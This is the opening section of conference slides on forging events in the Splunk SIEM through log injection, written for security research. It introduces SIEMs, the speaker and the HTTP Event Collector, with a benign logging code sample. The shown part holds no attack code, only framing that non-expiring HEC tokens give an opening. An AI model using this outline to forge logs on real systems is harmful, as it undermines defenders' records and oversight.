



# The SIEMless Hack

---

## Rewriting Reality with Log Injection



# \$ id

---

- özgün kültekin or ozzy, 24
- offensive security engineer @trendyol
- OSWE, OSCP, eWPTXv2, eCPPTv2, eMAPTv2

focus:

- penetration testing
- breach & attack simulation

prev talks (2023/2024):

- BsidesSATX, BsidesTirana, Hacktivity, BsidesPrague



Trendyol Group

trendyol

trendyol  
tech

trendyol  
express

trendyol  
go

dolap

# \$ content

---

- have a look at siem structure (splunk)
- why do we need that research?
- exploration & exploitation
- how did we do it before
- reversing the splunk
- example attacks
- fighting back



**SOME RULES**

---

\$ rule #1

---

never trust your LOGS  
never trust your SIEM

## \$ rule #2

---

if some random kid presenting at a conference asks about the **SIEM** product you use in your company, don't answer



# INTRODUCTION

---

# \$ SIEMs, SIEMs, SIEMs...

---

- “Security Information and Event Management”
- centralized log management
- it stores what you give, any logs
- generate alerts based on rules
- compliance and regulatory requirements
- historical analysis and forensics



# ↳ SIEM products

---



You

hey, I gotta hack the most popular SIEM solution in the world. give me a name!



ChatGPT

Splunk is recognized as one of the most popular SIEM (Security Information and Event Management) solutions in the world in 2024. It distinguishes itself from competitors by incorporating analytics into the core of its SIEM offering, which makes it a leading choice for organizations looking to manage security information and events effectively ([Comparitech](#)).




**SPLUNK**


**ME**

**OTHER  
SIEMS**


# \$ example structure: Splunk




# \$ example structure: Splunk




# \$ example structure: Splunk




# \$ example structure: Splunk




# \$ example structure: Splunk




# \$ example structure: Splunk



# \$ example structure: Splunk



# \$ example structure: Splunk



splunk> enterprise Apps ▾

Administrator 7 Messages ▾ Settings ▾ Activity ▾ Help ▾ Find

Search Analytics Datasets Reports Alerts Dashboards > Search & Reporting

New Search

index=\*

220 of 768 events matched No Event Sampling ▾

Events (220) Patterns Statistics Visualization Job ▾ II ■ ▾ Smart Mode ▾

Format Timeline ▾ - Zoom Out + Zoom to Selection × Deselect 1 second per column

List Format 50 Per Page ▾

< Prev 1 2 3 4 5 Next >

Hide Fields All Fields

SELECTED FIELDS

- a host 2
- a source 1
- a sourcetype 1

INTERESTING FIELDS

- a a0 11
- a a1 23
- a a2 27
- a a3 23
- a arch 1

	Time	Event
>	4/1/24 2:53:17 794 AM	type=PROCTITLE msg=audit(1711929197.794:7963438): proctitle=73706C756E6B64002D700038303839007374617274 host = ozguns-machine : source = /var/log/audit/audit.log : sourcetype = linuxaudit
>	4/1/24 2:53:17 794 AM	type=PATH msg=audit(1711929197.794:7963438): item=0 name="/var/log/audit/audit.log" inode=35740978 dev=fd:00 mode=0100640 ouid=0 ogid=1003 rdev=00:00 obj=system_u:object_r:auditd_log_t:s0 objtype=NORMAL cap_
>	4/1/24 2:53:17 794 AM	type=SYSCALL msg=audit(1711929197.794:7963438): arch=c000003e syscall=2 success=yes exit=3 a0=7f79a5e4f260 a1=0 a2=7f79a825d488 a3=55fb42a97f10 items=1 pid=1764 auid=4294967295 uid=0 gid=0 euid=0 suid=0
>	4/1/24 2:53:17 794 AM	type=PROCTITLE msg=audit(1711929197.794:7963437): proctitle=73706C756E6B64002D700038303839007374617274 host = ozguns-machine : source = /var/log/audit/audit.log : sourcetype = linuxaudit

# HTTP Event Collector (HEC)

---

- in case you need logs of your applications
- no need for universal forwarders anymore
- it lets you send data/events over http(s) from anywhere
- token-based JSON API (no expiration)



richgalloway



SplunkTrust



Unlike authentication tokens, HEC tokens do not expire.

# \$ example HEC implementation

---

```
● ● ●


var SplunkLogger = require("splunk-logging").Logger;

var config = {
    token: "your-token-here",
    url: "https://public-hec-address:8088"
};

var Logger = new SplunkLogger(config);

var payload = {
    // Message can be anything; doesn't have to be an object
    event: {
        attendantName: "Ozgun Kultekin",
        gateId: 8943,
        entranceTime: Date.now()
    }
};

console.log("Sending payload", payload);
Logger.send(payload, function(err, resp, body) {
    // If successful, body will be 'text': 'Success', 'code': 0
    console.log("Response from Splunk", body);
});
```



# CHAPTER-1

---

